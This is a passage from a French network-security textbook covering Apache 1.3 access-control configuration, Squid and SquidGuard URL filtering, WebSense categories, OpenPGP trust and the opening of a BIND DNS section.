


Illustration 60: Top Servers Across All Domains (source Netcraft)

Avertissement : Nous nous intéressons ici à une version assez ancienne d'Apache. La version 1.3 a été largement supplantée désormais par la version 2. Néanmoins, du point de vue de la configuration générale du contrôle d'accès aux pages servies, la différence entre les deux versions n'est pas majeure et le contenu de la section courante est encore utilisable. Par contre, il serait certainement important vis à vis de la version 2 de vérifier les règles face à une configuration opérationnelle.

En parcourant un fichier de configuration standard d'Apache, notamment ceux de la distribution Debian GNU/Linux dont le fonctionnement est très réfléchi, on distingue un certain nombre de directives qu'il semble souhaitable de contrôler dans la perspective de la sécurité du service.

Les fichiers de configuration d'Apache sont nommés par défaut httpd.conf, access.conf et srm.conf (on rencontre également le nom apache.conf à la place du premier, et la présence d'un fichier nommé modules.conf est aussi assez fréquente pour isoler les directives de chargement des modules). Les différents fichiers sont normalement associés à des directives différentes. Toutefois, ces fichiers ne sont pas les seuls pouvant être impliqués dans la configuration complète : le langage de configuration est modulaire via l'utilisation de directives `Include` et cette modularité est souvent mise à profit pour isoler les directives de configuration des modules dans des fichiers séparés.

Dans le fichier principal par défaut (httpd.conf en général) dont nous présentons certains extraits ici, les directives mentionnées en commentaire (débutant par un `#`) indiquent les valeurs par défaut utilisées par Apache en l'absence de la directive (supprimer simplement le `#` n'a donc normalement aucun effet sur le serveur).

Certaines directives concernent la configuration réseau fondamentale, c'est à dire l'adresse IP et le port TCP de la *socket* ouverte par le serveur lors de son démarrage. Les directives `BindAddress` et `Port` permettent d'indiquer l'adresse IP et le numéro de port à utiliser. Mais la première est obsolète et devrait être éliminée dans la version 2.0 d'Apache. `Listen` est une forme plus moderne permettant de spécifier en une seule fois les paramètres réseau du port de communication, en séparant l'adresse IP et le numéro de port par `:` . En l'absence d'adresse IP spécifiée (ou si `BindAddress *` est utilisé) le serveur Apache écoutera sur toutes les adresses IP disponibles, y compris des adresses virtuelles ou des adresses correspondant à plusieurs cartes réseau. C'est notamment dans ces deux cas qu'une directive explicite est souhaitable pour éviter les confusions. Des directives `Listen` explicites sont également indispensables (éventuellement sous la forme `Port`) pour démarrer un serveur Apache fournissant un ou plusieurs services sur un ou des ports différents du port HTTP standard (80).

```
#Listen 3000
#Listen 12.34.56.78:80
#BindAddress *
Port 80
```

Le fonctionnement du serveur Apache est largement basé sur les possibilités offertes par une architecture logicielle modulaire. La plupart des fonctions additionnelles du serveur sont fournies par des modules. Même certaines qui paraissent naturelles du point de vue de l'utilisateur sont en fait des extensions par rapport aux services élémentaires fournis par le serveur HTTP (comme le contrôle d'accès, SSL/TLS, les programmes CGI externes, ou certaines directives de configuration comme les alias de chemins d'accès). Ces modules sont chargés par Apache quand il rencontre une directive `LoadModule` dans le fichier de configuration. Ces directives arrivent assez tôt dans la configuration car elles peuvent étendre le langage de configuration en offrant de nouvelles directives. L'identification précise de tous les modules chargés par Apache est cruciale du point de vue de la sécurité, car c'est elle qui permet de savoir quel est exactement le périmètre fonctionnel offert par un serveur particulier. Par exemple, avec les directives suivantes, le serveur Apache, outre qu'il est un serveur HTTP, offre également : des fonctions permettant d'exécuter des programmes externes (CGI) générant des pages Web (mod_cgi), un interpréteur intégré du langage PHP (libphp4), des directives de contrôle d'accès (mod_access) et une directive de configuration permettant de définir des `Alias` (mod_alias) de chemin d'accès pour les URL (pour repositionner différentes parties du système de fichiers dans l'arbre des documents accessibles ou permettre la redirection des URL).

```
LoadModule cgi_module /usr/lib/apache/1.3/mod_cgi.so
# LoadModule asis_module /usr/lib/apache/1.3/mod_asis.so
LoadModule alias_module /usr/lib/apache/1.3/mod_alias.so
```

```
LoadModule access_module /usr/lib/apache/1.3/mod_access.so
LoadModule php4_module /usr/lib/apache/1.3/libphp4.so
```

Les directives `User` et `Group` permettent de définir l'identifiant utilisateur et l'identifiant du groupe (UID et GID sous Unix) que doivent posséder les processus serveurs (démons httpd). Le processus initial d'Apache s'exécute en effet généralement avec les droits du super-utilisateur (root sous Unix) afin d'initialiser les ports de communication nécessaires situés sur des ports TCP privilégiés, mais les processus serveurs répondant aux requêtes des navigateurs peuvent eux s'exécuter avec des identifiants non-privilégiés. Dans l'exemple suivant, ceux-ci vont s'exécuter avec des UID et GID dédiées nommées www-data.

```
User www-data
Group www-data
```

Compte tenu de la modularité du logiciel et de la possibilité pour les modules de fournir de nouvelles directives de configuration, des éléments de configuration conditionnelle sont disponibles, notamment via la directive `<IfModule>`. Sa syntaxe est particulière car elle nécessite, pour délimiter des blocs, des marqueurs de début et de fin comme dans l'exemple ci-après. Ces directives permettent d'écrire des portions de configuration valides même si le module concerné n'est pas chargé au démarrage (via une directive `LoadModule`). Elles sont surtout intéressantes pour préparer certains paramétrages dans une configuration type dans le cas où la mise en place des modules concernés est décidée ultérieurement suivant les besoins des utilisateurs du serveur Web. L'activation ou la désactivation d'un ou plusieurs modules peut alors être envisagée avec une relative sérénité durant l'exploitation. Dans l'exemple que nous prenons, le module mod_status est un module permettant d'afficher des informations internes concernant le serveur Apache lui-même. A priori, cette information n'est pas nécessaire aux utilisateurs normaux du site (c'est une information surtout intéressante pour ses administrateurs) et il serait également nécessaire de limiter l'accès à ces informations.

```
<IfModule mod_status.c>
  ExtendedStatus On
</IfModule>
```

Outre les directives de configuration conditionnelle, la directive `Include` permet de choisir une configuration modulaire, séparée en plusieurs fichiers. Les exemples ci-dessous illustrent le principe de la distribution Debian dans laquelle des portions de configuration d'Apache concernant exclusivement certaines applications Web sont en fait localisées aux côtés des fichiers de configuration de l'application elle-même. Chacun de ces fichiers contient des paramétrages du serveur HTTP (notamment des règles de contrôle d'accès) appliqués uniquement à la portion de l'arborescence des documents correspondant à l'application concernée.

```
Include /etc/phpmyadmin/apache.conf
Include /etc/phpgroupware/apache.conf
```

Afin d'adapter les paramètres aux besoins des différentes parties de l'arborescence des documents accessibles, Apache offre un certain nombre de directives que nous qualifions de « contexte ».

```
<Directory> et <DirectoryMatch>
<Files> et <FilesMatch>
<Location> et <LocationMatch>
<VirtualHost>
```

Ces directives qui servent comme `<IfModule>` à identifier des *blocs* de lignes permettent d'appliquer des paramètres uniquement dans certains contextes : soit pour l'accès à certaines répertoires du système de fichier (`<Directory>` et `<DirectoryMatch>`), soit pour l'accès à certains fichiers (`<Files>` et `<FilesMatch>`), soit pour des accès effectués via certaines URL (`<Location>` et `<LocationMatch>`). Par ailleurs, Apache offre la possibilité de définir des serveurs virtuels via la directive `<VirtualHost>` et de leur appliquer des règles de configuration spécifiques. Ceux-ci se comportent comme des serveurs indépendants associés à des noms de domaine différents tandis qu'ils correspondent en fait seulement à des parties différentes de l'arborescence de documents d'un même serveur Apache[140].

Le contrôle des chemins d'accès (via les répertoires) permet ainsi de proposer des configurations de ce type :

```
<Directory />
    Options SymLinksIfOwnerMatch
    AllowOverride None
</Directory>
…
<Directory /var/www/>
 Options Indexes Includes FollowSymLinks MultiViews
 AllowOverride None
 Order allow,deny
    Allow from all
</Directory>
…
<Directory /home/*/public_html>
    AllowOverride FileInfo AuthConfig Limit
```

140 Les différents noms de domaines doivent bien entendu pointer vers une même machine (alias DNS).

```
    Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
    <Limit GET POST OPTIONS PROPFIND>
        Order allow,deny
        Allow from all
    </Limit>
    <Limit PUT DELETE PATCH PROPPATCH MKCOL COPY MOVE LOCK UNLOCK>
        Order deny,allow
        Deny from all
    </Limit>
</Directory>
```

Dans cet exemple, le répertoire par défaut (racine /) se voit d'abord affecté une configuration très restrictive. Le répertoire /var/www est rendu accessible à tous, un certain nombre d'options sont également activées. Les répertoires public_html des utilisateurs (/home/*/public_html) sont aussi rendus accessibles[141] à tous mais les utilisateurs peuvent modifier les règles de contrôle d'accès s'ils le souhaitent car la directive `AllowOverride` le leur permet (via des fichiers .htaccess). Par contre, les requêtes autorisées vers ces zones gérées directement par les utilisateurs sont limitées à des accès simples de consultation HTTP.

Le contrôle des noms de fichiers permet de traiter certains cas particuliers d'autorisation. Ainsi par exemple, pour interdire la consultation via le serveur HTTP des fichiers .htaccess permettant (éventuellement) de modifier les autorisations d'accès localement dans une zone du système de fichiers, la directive suivante peut être utilisée.

```
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>
```

En combinant l'utilisation des alias (directive `Alias`) et le contrôle d'accès basé sur l'URL utilisée par le navigateur (directive `Location`), il est possible d'autoriser à certains clients particuliers l'accès à des zones du système de fichiers qui ne sont pas directement visible dans l'arborescence des documents normale (/var/www dans nos exemples). Par exemple, voici comment rendre accessible la documentation installée sur le système de fichiers dans /usr/share/doc via une URL du type http://mon.serveur/doc/. S'agissant de fichiers normaux (par exemple des fichiers textes), la gestion automatique d'index listant le contenu des répertoires est évidemment utile dans ce cas (directive `Options Indexes`).

```
Alias /doc/ /usr/share/doc/
<Location /doc>
  order deny,allow
  deny from all
  allow from 127.0.0.0/255.0.0.0
  allow from AA.BB.CC.0/255.255.XX.0
  Options Indexes FollowSymLinks MultiViews
</Location>
```

Voici comment permettre l'exécution de pages dynamiques (générées via des programmes en langage Perl) dans une arborescence spécifique de la zone du système de fichiers consacrée au Web. C'est la directive `Options +ExecCGI` qui permet l'exécution de programmes externes du type CGI, les programmes eux-mêmes étant exécutés par le *handler* spécifique au langage Perl (fournit par le module mod_perl s'il est chargé).

```
# If the perl module is installed, this will be enabled.
<IfModule mod_perl.c>
  Alias /perl/ /var/www/perl/
  <Location /perl>
    SetHandler perl-script
    PerlHandler Apache::Registry
    Options +ExecCGI
  </Location>
</IfModule>
```

Voici maintenant des exemples d'utilisation des directives de configuration que nous avons vues dans l'objectif de réaliser un contrôle d'accès à des pages dynamiques installées dans une arborescence spécifique (a priori non-publique) via des chemins d'accès. Il s'agit là de permettre d'utiliser l'interface de visualisation de Prelude-IDS écrite en Perl nommée Piwi (voir §6.4.5.2).

```
# For Prelude PIWI
Alias /piwi /home/xxxx/prelude/piwi
ScriptAlias /piwi /home/xxxx/prelude/piwi
<DirectoryMatch /home/xxxx/prelude/piwi/>
order allow,deny
allow from all
Options +ExecCGI
AddHandler cgi-script .pl
```

141 Certainement via une syntaxe d'URL du type http://nom.de.domaine/~nomdutilisateur

```
DirectoryIndex index.pl
</DirectoryMatch>
```

Ce type de configuration d'une application Web est celui utilisé par la distribution Debian qui permet aussi d'isoler dans des fichiers de configuration secondaires les paramètres associés à une application Web par ailleurs installée dans une zone privée du système de fichiers. Cette approche nous semble intéressante du point de vue de la sécurité, car elle permet vraiment de s'appuyer sur les directives de contrôle d'accès disponibles via le module mod_access pour gérer les autorisations d'accès à chaque application avec une bonne granularité et sans craindre trop d'interactions entre les différentes applications. Voici donc un exemple de fichier de configuration secondaire pour une application Web (PHP-Groupware) sur ce système :

/etc/phpgroupware/apache.conf

```
Alias /phpgroupware /usr/share/phpgroupware
<Directory /usr/share/phpgroupware/>
        Options +FollowSymLinks
        AllowOverride None
        order allow,deny
        allow from all
        DirectoryIndex index.html index.php
        <IfModule mod_php3.c>
                php3_magic_quotes_gpc On
                php3_track_vars On
                php3_include_path .:/etc/phpgroupware
        </IfModule>
        <IfModule mod_php4.c>
                php_flag magic_quotes_gpc On
                php_flag track_vars On
                php_flag session.save_path /var/tmp/phpgroupware
                php_value include_path .:/etc/phpgroupware
        </IfModule>
</Directory>
```

On notera également sur cet exemple la gestion simultanée de paramètres de configuration pour deux versions du module mod_php.

7.4.2 Apache et SSL (Apache-SSL ou Apache+mod_ssl)

On notera qu'Apache, dans sa version 1.3, n'incluait pas dans la distribution de base du logiciel l'implémentation du protocole HTTPS, utilisant SSL/TLS[142]. L'installation d'un serveur HTTPS nécessitait l'utilisation d'une des deux principales variantes d'Apache incluant le support de HTTPS :

- Apache+mod_ssl : implémentation utilisant un module d'Apache nommé mod_ssl[143] pour fournir le protocole HTTPS en s'appuyant sur l'implémentation OpenSSL de SSL/TLS.
- Apache-SSL[144] : une implémentation d'origine plus ancienne focalisée sur la stabilité du logiciel mais également basée sur Apache et sur SSLeay/OpenSSL.

Avertissement : Avec la version 2.0 d'Apache, cette section doit être revue.

7.5 Flux HTTP (sortant) : filtrage d'URL

Parmi les relais utilisables pour assurer des fonctions de sécurité, les relais HTTP font partie des plus répandus étant donné la forte utilisation du protocole HTTP. Un des intérêts de disposer d'un relais HTTP est notamment de pouvoir y associer un logiciel dit de filtrage d'URL. L'objectif de ce filtre est de contrôler les accès HTTP sortants et si besoin d'interdire des URL correspondant à des sites indésirables. En effet, dans un contexte professionnel par exemple, le contrôle de l'accès à certains sites doit pouvoir être mis en œuvre pour éviter les débordements. Mais dans un contexte moins étroit, on peut aussi vouloir interdire l'accès à certaines catégories de sites à des enfants chez soi ou dans une école par exemple. Enfin, du point de vue de la sécurité, des contraintes légales (sites étrangers violant les lois françaises) ou des besoins techniques (sites hébergeant des codes malveillants) conduisent à se doter d'un moyen de contrôle permettant de limiter les accès.

Une des principales difficultés dans la réalisation du filtrage d'URL est de classifier de manière fiable les différents sites Web présents sur Internet et leurs URL. Cet effort de classification à d'abord été orienté en direction des sites associés à des catégories de caractère très marqué : pornographique, violent, piratage/malveillance, publicité, drogue, etc.[145]

142 http://httpd.apache.org/docs/misc/FAQ.html#SSL-i (§ I-4)
143 http://www.modssl.org/
144 http://www.apache-ssl.org/
145 Il s'agit généralement de catégories nommées : *porn*, *agressive*, *drugs*, *hacking*, *ads*, etc.

Les éditeurs de logiciels de filtrage commerciaux ont poursuivi cet effort de manière à atteindre une classification plus fine de l'ensemble des sites Web permettant, par certains côtés, de mettre en place des autorisations d'accès thématiques. On trouve ainsi des catégories du type « Éducation », « Gouvernement », « Jeux », « Recherche d'emploi », « Sport », « Voyages », etc. Ces catégories sont parfois divisées en sous-catégories, par exemple pour faire la différence entre des sites consacrés au piratage et ceux diffusant de l'information sur la sécurité informatique. Un tel effort de classification n'est pour l'instant disponible que parmi des solutions commerciales, dont la plus répandue semble être le logiciel *Websense* (voir §7.5.3) mais parmi lesquels on trouve également *CyberPatrol* ou *Sentian*.

Nous nous intéresserons tout d'abord plus en détail à la mise en œuvre d'un tel filtrage à l'aide de logiciels libres et notamment à l'aide du cache Squid et du logiciel de filtrage associé SquidGuard.

7.5.1 Squid

Squid[146] est un des premiers et des principaux relais HTTP mis en place dans l'infrastructure Web d'Internet. L'objectif initial de ce relais est de fournir des fonctions de cache permettant de réduire les communications vers Internet en stockant les informations les plus demandées dans un cache proche des utilisateurs. Cette fonction d'apparence simple a été implémentée de manière assez avancée dans Squid dans l'objectif de pouvoir déployer des hiérarchies de caches offrant des performances accrues. Squid supporte complètement le protocole de communication inter-caches ICP (RFC 2186) permettant à des caches voisins ou proches parents dans la hiérarchie de se tenir informé du contenu des autres caches proches d'eux de manière à optimiser l'utilisation de l'ensemble des espaces de stockage affectés à cette tâche. Squid offre également une large palette de fonctions comme l'authentification des clients, la redirection, l'intégration avec des outils de filtrage, la surveillance via SNMP, un cache DNS, un mode d'accélération de site Web, etc. L'intérêt pratique des caches HTTP du point de vue des performances a largement décru avec l'apparition de plus en plus courante de contenus dynamiques sur les sites Web d'Internet, mais ils constituent néanmoins un outil indispensable dans la boite à outils des administrateurs Web, réseau ou sécurité, notamment en raison du filtrage qu'ils rendent possible.

Squid permet tout d'abord de limiter les clients autorisés à l'accéder en fonction de leur adresse IP. Ce contrôle est réalisé à l'aide de directives de configuration suivant les caractéristiques indiquées ci-dessous :

- Les directives ont deux composantes :
  - des éléments (*ACL elements*) ;
  - et des règles (*access lists rules*).
- Il est possible de combiner ces éléments avec des règles logiques :

```
acl_type {allow|deny} acl AND acl AND ...
OR acl_type {allow|deny} acl AND acl AND ...
OR ...
```

- Enfin, les exemples suivants montrent comment sont rédigées les autorisations :

```
acl all src 0/0
      http_access deny all
acl myclients src 1.2.3.0/24
      http_access allow myclients
```

Les informations suivantes extraites de la documentation d'origine de Squid détaillent l'ensemble des éléments utilisables pour la configuration des accès :

« Squid knows about the following types of ACL elements[147] :

src: source (client) IP addresses
dst: destination (server) IP addresses
myip: the local IP address of a client's connection
srcdomain: source (client) domain name
dstdomain: destination (server) domain name
srcdom_regex: source (client) regular expression pattern matching
dstdom_regex: destination (server) regular expression pattern matching
time: time of day, and day of week
url_regex: URL regular expression pattern matching
urlpath_regex: URL-path regular expression pattern matching, leaves out the protocol and hostname
port: destination (server) port number
myport: local port number that client connected to
proto: transfer protocol (http, ftp, etc)
method: HTTP request method (get, post, etc)
browser: regular expression pattern matching on the request's user-agent header

146 www.squid-cache.org

147 The information here is current for version 2.5.

ident: string matching on the user's name
ident_regex: regular expression pattern matching on the user's name
src_as: source (client) Autonomous System number
dst_as: destination (server) Autonomous System number
proxy_auth: user authentication via external processes
proxy_auth_regex: user authentication via external processes
snmp_community: SNMP community string matching
maxconn: a limit on the maximum number of connections from a single client IP address
req_mime_type: regular expression pattern matching on the request content-type header
arp: Ethernet (MAC) address matching
rep_mime_type: regular expression pattern matching on the reply (downloaded content) content-type header. This is only usable in the http_reply_access directive, not http_access.
external: lookup via external acl helper defined by external_acl_type »
Une fois définis, ces éléments peuvent être utilisés pour accorder ou non des accès en utilisant les types d'ACL suivants :

« There are a number of different access lists :

http_access: Allows HTTP clients (browsers) to access the HTTP port. This is the primary access control list.
http_reply_access: Allows HTTP clients (browsers) to receive the reply to their request. This further restricts permissions given by http_access, and is primarily intended to be used together with the rep_mime_type acl type for blocking different content types.
icp_access: Allows neighbor caches to query your cache with ICP.
miss_access: Allows certain clients to forward cache misses through your cache. This further restricts permissions given by http_access, and is primarily intended to be used for enforcing sibling relations by denying siblings from forwarding cache misses through your cache.
no_cache: Defines responses that should not be cached.
redirector_access: Controls which requests are sent through the redirector pool.
ident_lookup_access: Controls which requests need an Ident lookup.
always_direct: Controls which requests should always be forwarded directly to origin servers.
never_direct: Controls which requests should never be forwarded directly to origin servers.
snmp_access: Controls SNMP client access to the cache.
broken_posts: Defines requests for which squid appends an extra CRLF after POST message bodies as required by some broken origin servers.
cache_peer_access: Controls which requests can be forwarded to a given neighbor (peer). »

7.5.2 SquidGuard

En utilisant les mécanismes de redirection disponibles au niveau de Squid, il est possible de développer un redirecteur jouant le rôle d'un outil de validation et de contrôle d'accès des URL accédées. C'est exactement ce que réalise le logiciel SquidGuard[148], en utilisant des techniques particulières pour gérer des listes de grande taille (plus de 100 000 entrées pour la catégorie *porn* par exemple) le plus efficacement possible.

La configuration de SquidGuard passe également par la définition de listes de contrôle d'accès indiquant pour certaines population d'utilisateurs les règles de filtrage à appliquer. On notera que ces règles peuvent prendre en compte des plages horaires pour modifier les autorisations d'accès en fonction du moment de la journée.

Enfin, le site de SquidGuard propose un ensemble de listes noires vérifiées périodiquement ; mais dont la mise à jour est essentiellement effectuée manuellement.

Voici un exemple assez facile à comprendre de configuration utilisable avec SquidGuard :

```
logdir /usr/local/squidGuard/log
dbhome /usr/local/squidGuard/db
src grownups { ip 10.0.0.0/24 user foo bar }
src kids { ip 10.0.1.0/24 }
dest porn { domainlist porn/domains urllist porn/urls }
acl {
       grownups { pass all }
       kids { pass !porn all }
       default {
              pass none
              redirect http://info.foo.bar/cgi/blocked?clientaddr=%a&clientname=%n&
                     clientuser=%i&clientgroup=%s&targetgroup=%t&url=%u
       }
}
```

148 www.squidguard.org

Le seul point délicat est la présence impérative d'une page de redirection accessible par Squid pour signaler à l'utilisateur l'interdiction d'accès.

Si on souhaite éviter la configuration manuelle des différents logiciels mentionnés ici (Squid et SquidGuard) il est possible sous Unix, notamment pour le premier, de disposer d'un outil de configuration plus convivial au travers du système d'administration Webmin[149]. Un guide de configuration convivial et détaillé est disponible en français sur ce sujet[150].

7.5.3 Relais commerciaux et filtrage

Les relais HTTP disponibles dans le domaine commercial fonctionnent généralement de la même manière que le couple Squid+SquidGuard que nous avons déjà détaillé. Ils s'appuient sur un logiciel tiers dédié à la réalisation du filtrage d'URL




Illustration 61: Page d'interdiction du logiciel de filtrage WebSense


La figure 61 présente un exemple de filtrage réalisé par le logiciel *WebSense* lors d'un accès HTTP au travers d'une infrastructure de *proxy* HTTP utilisant *Microsoft ISA*. (C'est une configuration qui n'est désormais plus utilisée, au profit de boitiers matériels intégrant directement le relais HTTP et le logiciel de filtrage des URL accédés.)

La figure 62 présente l'état de la configuration de filtrage mise en place dans ce cas particulier pour *WebSense*.

Même avec une liste partielle, on note le nombre important de catégories de site Web disponibles par rapport à des listes noires librement disponibles. La fréquence des mises à jour est aussi probablement plus importante.

149 www.webmin.com la distribution standard contient le module de gestion de Squid, celui de SquidGuard pouvant être obtenus à l'adresse suivante : http://www.niemueller.de/webmin/modules/squidguard/

150 http://christian.caleca.free.fr/squid/



Catégorie Websense	Ouverte	Bloquée
1 - Avortement		x
1.1 - Anti-avortement		x
1.2 - Pro-avortement		x
2 - Activiste/Groupe de défense soutien		x
3 - Section pour adulte		x
3.1 - Site adulte		x
3.2 - Nudité		x
3.3 - Sexe		x
3.4 - Education sexuelle		x
3.5 - Lingerie & maillots de bain		x
4 - Business & Economie	x	
4.1 - Service Financier	x	
5 - Drogues (au sens des lois américaines)		x
5.1 - Illicite et abus de drogues		x
5.2 - Prescription de médicaments		x
5.3 - Médicaments / non réglementés		x
5.4 - Marijuana		x
6 - Education	x	

Illustration 62: Des catégories de filtrage disponibles dans WebSense

7.6 Signature et messagerie (S/MIME, OpenPGP)

7.6.1 PGP et la confiance

- Un protocole : OpenPGP (RFC 2440).
- Deux principales implémentations : PGP et GnuPG.
- Le conteneur contient : un bi-clef, un ensemble de signatures et des informations « administratives ».
- Signer une clef :
  - cela signifie que vous avez pu vérifier directement l'identité du détenteur de la clef publique (par exemple à l'aide d'un *hash* de cette clef communiqué en personne et d'une carte d'identité) ;
  - cela ne signifie rien d'autre.
- Ce sont des systèmes utilisables pour signer ou chiffrer des fichiers et des messages (ou les deux simultanément).
- *Trust* : C'est paramètre permettant de limiter la transitivité (et indiquer ceux qui ne définissent pas « signer une clef » comme vous).

7.7 DNS avec BIND 9

La figure 63 présente le fonctionnement général des requêtes DNS dans une architecture comportant plusieurs serveurs DNS. Certains de ces serveurs (IP 192.168.69.1, 192.168.66.1 et 194.54.3.68) sont associés à la gestion des noms d'un domaine fictif `test.fr`. Un autre serveur DNS privé (IP 10.59.1.3) est associé à la gestion d'un domaine fictif privé (invisible depuis Internet) nommé `here.local`. On a également représenté deux serveurs DNS externes quelconques situés sur Internet.

Cette architecture correspond à une situation où les serveurs DNS internes de l'entreprise sont installés dans la zone protégée du réseau, à la fois pour le domaine visible depuis Internet (`test.fr`) et pour son domaine privé local (`here.local`). Plusieurs serveurs DNS (deux au moins) devant être disponibles depuis Internet pour gérer le domaine public `test.fr` (c'est une obligation pour se voir attribuer un nom de domaine), un deuxième serveur est positionné dans une DMZ (192.168.66.1), et un troisième (194.54.3.68) est certainement situé chez un prestataire extérieur offrant un service de secours réellement redondant.




Illustration 63: Schéma général des échanges DNS

Dans ce schéma, on distingue les différents types de requêtes DNS pouvant transiter sur le réseau :

